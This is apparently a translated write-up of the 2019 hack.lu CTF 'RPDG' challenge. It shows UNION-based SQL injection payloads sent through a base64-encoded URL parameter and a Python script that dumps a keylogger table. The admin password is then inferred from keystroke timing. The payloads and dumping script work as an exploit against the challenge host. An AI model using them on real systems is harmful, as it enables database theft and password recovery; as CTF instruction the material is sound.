2019 hack.lu CTF - RPDG Writeup
Inferring the admin password through SQL Injection and frequency analysis
This post was machine-translated from Korean by AI. Some expressions may differ from the original.
Read the original (Korean)[ Summary ]
First, this challenge is WEB+MISC. That's because stage 1 is solved as web and stage 2 as MISC. Basically, it's a challenge where you obtain information through sql injection and then infer the admin password based on frequency.
[ Vulnerability ]
Main page
Looking at the challenge page, there are YouTube videos, and when you click a video's preview image, you're taken to YouTube via /open.php?title={Base64 encoded movie name}. When you base64-decode the title parameter being passed, it's not a link address, so you can infer that the information is mapped in an internal database and that the parameter's information goes into the db.
So if you attempt sql injection on that parameter, you can try it as follows. (thx to 03sunf@defenit and JeonYoungSin@defenit)
/open.php?title=${base64.encode('") union select 1,2,(select database()),4 -- ')}

sql injection vuln!
Also, when you access the main page, a keylogger operates via tracc.php (?)

A keylogger is embedded?
After entering the main page, when you move to another page, the keys I typed are sent to the server via /tracc.php, as if it were a keylogger.
So now, with the discovered sqli vuln, let's scrape the db wholesale like this: union select 1,2,group_concat(schema_name),4 from information_schema.schemata
Show more
extracted value
#schema : rpdg#table : culture, tracking#column culture : id, link, title, year#column tracking : id, key, path, timestamp, user
When you dump all of those columns, the key column in the tracking table doesn't get dumped.
union select 1,2,group_concat(x.key),4 from tracking as x (thx to JeonYoungSin@defenit)
Dumping it all, you can obtain the following data.
#-*-coding:utf-8-*-
import requests
import sys
import random
reload(sys)
sys.setdefaultencoding('utf-8')
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
from urllib import quote

u = 'https://rpdg.fluxfingersforfuture.fluxfingers.net/open.php?title={}'


#schema : rpdg
#table : culture, tracking
#column culture : id, link, title, year
#column tracking : id, kye, path, timestamp, user

s = requests.session()
num = 0
result = ''
t1 = 0
t2 = 0

while 1:
 query = "\") union select 1,2,concat(x.key,':',x.timestamp),4 from tracking as x limit {},1 -- x".format(num).encode('base64')
 r = s.get(u.format(query), verify=False)
 #print dir(r)
 if r.status_code==200:
 print r.content
 elif r.status_code==404:
 t = r.url.split('https://rpdg.fluxfingersforfuture.fluxfingers.net/')[1]
 t2 = int(t.split(':')[1])
 with open('result.txt','a+') as f:
 f.write('{}:{}\n'.format(t,t2-t1))
 f.close()
 t1 = t2
 result += t
 print '[{}] {}'.format(num,t)

 else:
 print r.content
 num += 1

print result
Extraction result
This is where the Web hacking part ends, and from here on it's the misc part.
While solving the challenge, I got stuck in the middle, and then a hint came out that was quite decisive.
Show more
HINT: People tend to type key combinations faster if they use them frequently, like in their passwords for example.
In short, when a person types a word they're familiar with, the interval between the keystrokes is short. If you take the time values we extracted via the keylogger (?) in the t2-t1 form, there are character sequences typed in under 200ms.
For example, suppose I type the word "arang". Since the letter combination I usually type a lot is "arang", if I then type the word "language", the "ang" in arang is familiar, so I type "ang" faster than when typing the other letters.
So if we express it like the extraction result above,
Show more
l : 420 a : 414 n : 153 g : 148 u : 432 a : 514 g : 394 e : 412
it comes out like this.
So if you keep tracking the typing habits this way,
Show more
gra ple equ wo le ing om ap ms ci suc grap
you get combinations like these.
If you connect these together like a word-chain game, you get womsucingraplequ.
Predicting that this is the password and logging in, you obtain the flag.
flag{GDPR_is_here_to_save_y'all}
Comments